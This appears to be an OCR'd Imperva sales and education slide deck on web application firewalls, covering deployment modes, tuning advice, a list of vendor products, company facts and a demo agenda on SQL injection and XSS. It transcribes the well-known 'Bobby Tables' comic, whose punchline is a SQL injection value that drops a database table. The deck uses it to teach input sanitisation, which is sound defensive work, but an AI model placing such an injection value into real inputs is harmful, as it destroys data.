
Pros:
• Easy deployment
• Ideal for pilots and tests
• No latency

Cons:
• Blocking is available but via TCP resets.
• Some features are not available

IMPERVA®

# Deployment Options: Server Mode

Notes:
- Clients point at web servers
- WAF protects via a plug-in, service module, application on the web servers



Pros:
- Easy deployment

Cons:
- Consumes web server resources
- Some features are not available
- Requires tight change controls

## Implementation Considerations

- Deploy in a non-block mode, monitoring only
  - Helps with tuning any false positives/negatives
  - Monitoring mode will give learning WAFs time to understand application
- Integrate solution into your software development lifecycle
- Integrate solution with logging, monitoring and workflow infrastructures

## WAF Market Overview – Solution List

- Armorlogic Profense
- Array Networks Webwall
- Art of Defence dWAF
- Barracuda WAF
- Bee Ware i-Sentry
- Citrix Netscaler
- F5 ASM
- Imperva SecureSphere
- jetNEXUS
- ModSecurity (OS)
- Radware AppWall
- Privacyware ThreatSentry
- Protegrity
- Trustwave Breach

**Market is comprised of a mix of server and network solutions. Some are add-ins on top of existing functionality and others are specialized.**

# Who is Imperva

Market Leading WAF

- A Data Security Company
  - + Founded in 2002 by Check Point Founder
  - + Headquartered in Redwood Shores, CA
  - + Growing in R&D, Support, Sales/ Channel, and PS
  - + Installed in 50+ Countries
  - + 5,000+ direct with 25,000 cloud-protected customers
    - – 3 of the top 5 US banks
    - – 3 of the top 5 Telecoms
    - – 3 of the top 5 specialty retailers
    - – 2 of the top 5 food & drug stores

## More Information: **WAF**

Web Application Firewall Evaluation Criteria:

http://projects.webappsec.org/Web-Application-Firewall-Evaluation-Criteria


WAF Market Information:

http://www.gartner.com/


More Information on Imperva:

| | |
|---|---|
| Website | www.imperva.com |
| YouTube | www.youtube.com/user/ImpervaChannel |

# Demo Setup



- Simple SQL Injection to login
- Exploit shopping cart logic / Web App Parm Tampering
- XSS Injection Example



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

# Q/A

Which of the following is the largest?
A: A Peanut
B: An Elephant
C: The Moon
D: A Kettle

## Thank You

**Send Questions: dustin.anders@imperva.com**